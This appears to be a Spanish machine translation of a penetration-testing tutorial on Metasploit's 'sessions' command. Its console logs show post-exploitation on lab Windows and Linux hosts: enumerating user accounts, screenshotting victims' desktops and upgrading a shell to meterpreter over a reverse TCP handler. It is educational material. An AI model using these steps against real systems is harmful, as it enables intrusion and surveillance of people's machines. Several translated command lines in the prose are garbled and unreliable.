



Metasploit Framework **SESSIONS**



WWW.HACKINGARTICLES.IN

Contenido

Introducción	3
Lista de sesiones	3
Comandos de Shell simultáneos	4
Detalles detallados de las sesiones	4
Sesiones de nombres	5
Listar sesiones activas.....	6
Interactuar con las sesiones	6
Comandos simultáneos de Meterpreter	8
Modo silencioso	9
Matar una sesión particular	10
Detalles de la sesión extendida	10
Matar todas las sesiones.....	11
Actualización de Shell a Meterpreter.....	11
Conclusión	12

Introducción

El comando Sessions puede ejecutar un solo comando en múltiples sesiones y también actualizar un shell normal a meterpreter, entre otras cosas. Antes de comenzar con el comando de sesión, existen ciertos requisitos previos. Dado que los comandos de sesiones se utilizan para administrar múltiples sesiones dentro de Metasploit Framework, necesitaremos generar esas múltiples sesiones. Hemos comprometido algunas máquinas para generar las sesiones requeridas.

Una vez que haya obtenido la sesión de la máquina de la víctima, puede realizar muchas operaciones en el sistema de la víctima para recuperar información importante. Usando la opción de ayuda, podemos consultar la lista de opciones que podemos usar con el comando sesiones.

sesiones -h

```
msf6 exploit(multi/handler) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:
  -C <opt> Run a Meterpreter Command on the session given with -i, or all
  -K        Terminate all sessions
  -S <opt>  Row search filter.
  -c <opt>  Run a command on the session given with -i, or all
  -d        List all inactive sessions
  -h        Help banner
  -i <opt>  Interact with the supplied session ID
  -k <opt>  Terminate sessions by session ID and/or range
  -l        List all active sessions
  -n <opt>  Name or rename a session by ID
  -q        Quiet mode
  -s <opt>  Run a script or module on the session given with -i, or all
  -t <opt>  Set a response timeout (default: 15)
  -u <opt>  Upgrade a shell to a meterpreter session on many platforms
  -v        List all active sessions in verbose mode
  -x        Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6
```

Lista de sesiones

Es posible que deba observar las distintas sesiones que generó mientras trabajaba con múltiples sesiones en Metasploit. Algunos exploits generan múltiples sesiones. Algunas cargas útiles mientras trabajan con escalada de privilegios generarán una sesión. Además, si desea utilizar algún módulo posterior a la explotación en Metasploit, deberá enumerar todas las sesiones que haya adquirido. Esto se puede hacer simplemente escribiendo sesiones sin parámetros ni opciones. En la imagen proporcionada a continuación se puede observar que hay dos sesiones generadas con los identificadores 2 y 3, respectivamente. La sesión 2 es una sesión generada en una máquina con Windows 7 y la sesión 3 se genera en una máquina con Windows 10. Ambas máquinas tienen una sesión para el usuario raj y las direcciones IP de las máquinas son 192.168.1.16 para Windows 7 y 192.168.1.41 para Windows 10. También podemos ver que ambas sesiones se generaron usando el mismo exploit, es decir, meterpreter x86. / ventanas.

sesiones

```
msf6 exploit(multi/handler) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
2		meterpreter	x86/windows	WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
3		meterpreter	x86/windows	MSEDGEWIN10\raj @ MSEDGEWIN10

192.168.1.9:443 → 192.168.1.16 49252
192.168.1.9:443 → 192.168.1.41 58853

Comandos de shell simultáneos

A continuación, tenemos la opción -c que se puede usar con el comando sesiones. Se puede utilizar en escenarios en los que desea ejecutar un comando de shell particular en varias sesiones a la vez. Una de las cosas a tener en cuenta es que todas las sesiones deben pertenecer al mismo sistema operativo ya que estamos hablando de comandos de shell. Como tenemos el sistema operativo basado en Windows en ambas sesiones, podemos ejecutar la red comando de usuario en ambas sesiones a la vez, como se muestra en la imagen a continuación.

sesiones -c "usuario de red" -i 2,3

```
msf6 exploit(multi/handler) > sessions -c "net user" -i 2,3
```

[*] Running 'net user' on meterpreter session 2 (192.168.1.16)

User accounts for \\WIN-3Q7NEBI2561

Administrator	Guest	raj
The command completed successfully.		

[*] Running 'net user' on meterpreter session 3 (192.168.1.41)

User accounts for \\MSEDGEWIN10

aarti	Administrator	ayushi
DefaultAccount	Guest	ignite
pavan	raj	sshd
WDAGUtilityAccount		
The command completed successfully.		

Detalles detallados de las sesiones

Durante las evaluaciones de pruebas de penetración, llega un momento en el que queremos un resumen general de la sesión que adquirimos. Aquí es donde podemos usar la opción detallada del comando sesiones. Imprimirá información detallada sobre todas las sesiones activas. La información incluye el nombre de la sesión (si corresponde), tipo de sesión, sistema operativo, usuario, dominio, túnel utilizado, exploit, estado y tipo de cifrado, UUID, registros y estado de registro.


```
sesiones -v
```

```
msf6 exploit(multi/handler) > sessions -v
```

Active sessions

```

Session ID: 2
  Name:
  Type: meterpreter windows
  Info: WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
  Tunnel: 192.168.1.9:443 → 192.168.1.16:49252 (192.168.1.16)
  Via: exploit/multi/handler
  Encrypted: Yes (AES-256-CBC)
  UUID: 30fc0f6e660aff36/x86=1/windows=1/2021-07-03T16:42:45Z
  CheckIn: 45s ago @ 2021-07-03 12:48:01 -0400
  Registered: No

Session ID: 3
  Name:
  Type: meterpreter windows
  Info: MSEDGEWIN10\raj @ MSEDGEWIN10
  Tunnel: 192.168.1.9:443 → 192.168.1.41:58853 (192.168.1.41)
  Via: exploit/multi/handler
  Encrypted: Yes (AES-256-CBC)
  UUID: 2f641c0b8ffeaffc/x86=1/windows=1/2021-07-03T16:45:58Z
  CheckIn: 44s ago @ 2021-07-03 12:48:02 -0400
  Registered: No

```

Sesiones de nombres

A partir de los detalles detallados que a veces pueden abrumar, probemos algo que pueda usarse para identificar y diferenciar nuestras sesiones entre sí. Es posible proporcionar un nombre para cada una de las sesiones que realices. Puede ser cualquier cosa, desde el nombre de la máquina o cualquier cosa que pueda ayudarlo a identificar la sesión adquirida. Para nombrar una sesión, todo lo que se requiere es el comando sesiones seguido de la opción -n con el nombre que desea aplicar a la sesión y el identificador de sesión para esa sesión en particular. En nuestra demostración a continuación, podemos ver que nombramos la sesión 2 como Raj y la sesión 3 como Pavan.

```
sesiones -n Raj -i 2
sesiones -n Pavan -i 3
sesiones
```

```
msf6 exploit(multi/handler) > sessions -n Raj -i 2
[*] Session 2 named to Raj
msf6 exploit(multi/handler) > sessions -n Pavan -i 3
[*] Session 3 named to Pavan
msf6 exploit(multi/handler) > sessions
```

Active sessions

Id	Name	Type	Information
2	Raj	meterpreter x86/windows	WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
3	Pavan	meterpreter x86/windows	MSEDGEWIN10\raj @ MSEDGEWIN10

Listar sesiones activas

Cuando desee obtener una lista de todas las sesiones que haya adquirido, puede utilizar el parámetro -l para enumerar todas las sesiones activas. Las sesiones que ya no estén activas no formarán parte de esta lista. Hay dos formas de enumerar las sesiones. Uno es el uso de la opción -l o simplemente puede escribir sesiones como se demostró anteriormente.

sesiones -l

```
msf6 exploit(multi/handler) > sessions -l
```

Active sessions

Id	Name	Type	Information
2	Raj	meterpreter x86/windows	WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
3	Pavan	meterpreter x86/windows	MSEDGEWIN10\raj @ MSEDGEWIN10

Interactuar con sesiones

Es posible que la mayoría de los evaluadores de penetración ya lo sepan. Está interactuando con una sesión. La mayoría de los exploits dentro de Metasploit tienden a llevar al usuario directamente a la sesión tan pronto como la obtienen. Sin embargo, existe la posibilidad de que uno salga de una sesión y luego quiera volver a otra o cambiar de una sesión a otra. En ambos escenarios, la opción -i puede resultar útil. Cuando esté en el shell de Metasploit, puede usar sesiones -i seguido del identificador de sesión para ingresar a la sesión como se muestra a continuación.

sesiones -i 2

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with Raj...

meterpreter > sysinfo
Computer      : WIN-3Q7NEBI2561
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

La sintaxis que discutimos ahora no es el único método para iniciar una sesión. Usar -i para interactuar con sesiones parece lógico, pero es posible hacerlo simplemente escribiendo sesiones seguido del identificador de sesión como se muestra a continuación.

sesiones 2

```
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with Raj...

meterpreter > sysinfo
Computer      : WIN-3Q7NEBI2561
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Aunque esta sección podría parecer algo de conocimiento común. Pero en nuestros dos ejemplos, ejecutamos el comando sesiones desde el shell de Metasploit. Pero también es posible utilizar el comando sesiones desde el shell meterpreter. Cuando diverge a un shell de meterpreter, si siente la necesidad de ingresar a otra sesión, entonces no necesita poner la sesión actual en segundo plano, simplemente puede ejecutar el comando de la sesión directamente desde el shell de meterpreter, como lo demostramos a continuación. .

sesiones de
información del sistema 3
información del sistema

```

meterpreter > sysinfo
Computer      : WIN-3Q7NEBI2561
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > sessions 3
[*] Backgrounding session Raj ...
[*] Starting interaction with Pavan ...

meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

Comandos concurrentes de Meterpreter

No se debe confundir esta opción con la que comentamos anteriormente. Es la -C (C mayúscula). La diferencia con el anterior es que puedes usarlo para ejecutar los comandos de meterpreter junto con varias sesiones. Aquí se pueden utilizar todos los comandos soportados por el shell meterpreter, pero el único límite es el hecho de que deben estar relacionados con las sesiones. Un comando de captura de pantalla de este tipo es multiplataforma y se puede ejecutar en varias sesiones, como demostramos a continuación. Requiere que los identificadores de sesión sepan a qué sesiones se debe apuntar.

sesiones -C captura de pantalla -i 2,3

```

msf6 exploit(multi/handler) > sessions -C screenshot -i 2,3
[*] Running 'screenshot' on meterpreter session 2 (192.168.1.16)
Screenshot saved to: /root/XKgCHLYX.jpeg
[*] Running 'screenshot' on meterpreter session 3 (192.168.1.41)
Screenshot saved to: /root/L00fuDjX.jpeg
msf6 exploit(multi/handler) >

```

En la imagen anterior, podemos ver que las capturas de pantalla capturadas se guardan dentro del directorio raíz con nombres peculiares. En lugar de intentar pronunciarlos, nos gustaría mostrarte cómo a continuación. Las dos sesiones pertenecieron a los sistemas Windows 7 y Windows 10, que parecían tener fondos de pantalla que hablaban por sí solos.



Modo silencioso

La siguiente opción que nos queda por descubrir es el Modo Silencioso. Se puede activar con la opción `-q` con el identificador de sesión para dirigirlo a la sesión particular. Al ejecutar el intento sin el modo silencioso, se puede observar que cuando ejecutamos sin él, se mostró un mensaje indicando que la interacción con la sesión estaba comenzando. Pero cuando usamos el modo silencioso, no recibimos el mensaje como antes.

```
sesiones -i 2
sesiones -q -i 2
```

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with Raj...

meterpreter > background
[*] Backgrounding session Raj...
msf6 exploit(multi/handler) > sessions -q -i 2
meterpreter >
```

Matar una sesión particular

Puede haber varias opciones si uno quiere cerrar o finalizar una sesión en particular. Todos tenemos que haber estado en un escenario en el que tenemos un caparazón en nuestras manos con el que es difícil interactuar o que simplemente no funciona en absoluto. Puede simplemente finalizar las sesiones usando la opción -k y el identificador de sesión para dirigirlas como se muestra a continuación.

sesiones

```
msf6 > sessions
```

Active sessions

Id	Name	Type	Information
2	Raj	meterpreter x86/windows	WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
3	Pavan	meterpreter x86/windows	MSEDGEWIN10\raj @ MSEDGEWIN10
4		shell cmd/unix	

```
msf6 > sessions -k 4
[*] Killing the following session(s): 4
[*] Killing session 4
[*] 192.168.1.12 - Command shell session 4 closed.
msf6 > sessions
```

Active sessions

Id	Name	Type	Information
2	Raj	meterpreter x86/windows	WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
3	Pavan	meterpreter x86/windows	MSEDGEWIN10\raj @ MSEDGEWIN10

Detalles de la sesión extendida

Entramos en información adicional sobre la sesión mientras usábamos la opción detallada. Pero si usted es un probador de penetración que maneja una cantidad significativa de sesiones, tener la información sobre el cifrado y otra información en los párrafos puede ser difícil de leer y comprender. Aquí es donde la opción -x resulta útil, ya que agrega esa información a la tabla de sesiones, como se muestra a continuación.

sesiones -x

```
msf6 exploit(multi/handler) > sessions -x
```


Active sessions

Id	Name	Type	Checkin?	Enc?	Local URI	Information
2	Raj	meterpreter x86/windows	39s ago	Y	?	WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
3	Pavan	meterpreter x86/windows	39s ago	Y	?	MSEDGEWIN10\raj @ MSEDGEWIN10

Matar todas las sesiones

Matamos una sesión en particular con -k (k minúscula), pero en caso de que se encuentre en una situación en la que esté plagado de una larga lista de sesiones, ya que algunos exploits pueden generar muchas sesiones a la vez y luego hay cierta persistencia. exploits que nunca dejan de generar una sesión. Aquí es donde la -K (K mayúscula) entra en escena. Puede usarlo para finalizar todas las sesiones de su colección como se muestra.

sesiones -K



```
msf6 > sessions -K
[*] Killing all sessions ...
[*] 192.168.1.16 - Meterpreter session Raj closed.
[*] 192.168.1.41 - Meterpreter session Pavan closed.
msf6 > sessions

Active sessions
=====

No active sessions.
```

Actualización de Shell a Meterpreter

Dejamos lo más importante para lo último. Al realizar pruebas de penetración, es posible encontrarse con una situación en la que el exploit que utiliza le proporcione un shell inverso en lugar de un shell meterpreter. Aunque tener un shell inverso tiene sus usos, el shell meterpreter puede ayudarle a realizar muchas acciones con facilidad. Incluye reenvío de puertos, descarga de archivos desde la máquina de destino, carga de archivos en la máquina de destino y mucho más. Por lo tanto, al usar la opción -u, no necesitará ejecutar un shell post-explotación para meterpreter exploit. En la siguiente demostración, convertimos un shell SSH en un meterpreter con facilidad.

sesiones
sesiones -u 1
sesiones 2

```

msf6 > sessions
Active sessions

```

Id	Name	Type	Information	Connection
1		shell linux	SSH privs:123 (192.168.1.40:22)	192.168.1.9:38401

```

msf6 > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.9:4433
[*] Sending stage (984904 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.9:4433 → 192.168.1.40:60570) at
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 > sessions
Active sessions

```

Id	Name	Type	Information
1		shell linux	SSH privs:123 (192.168.1.40:22)
2		meterpreter x86/linux	privs @ ubuntu (uid=1000, gid=1000, euid=1000)

```

msf6 > sessions 2
[*] Starting interaction with 2 ...

meterpreter >

```

Conclusión

Metasploit es uno de los marcos más antiguos en este dominio. Fue diseñado para facilitar el trabajo de un probador de penetración para que pueda concentrarse más en atacar. Incluso después de trabajar con él durante años, todavía me sorprende con alguna peculiaridad oculta que no conocía.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

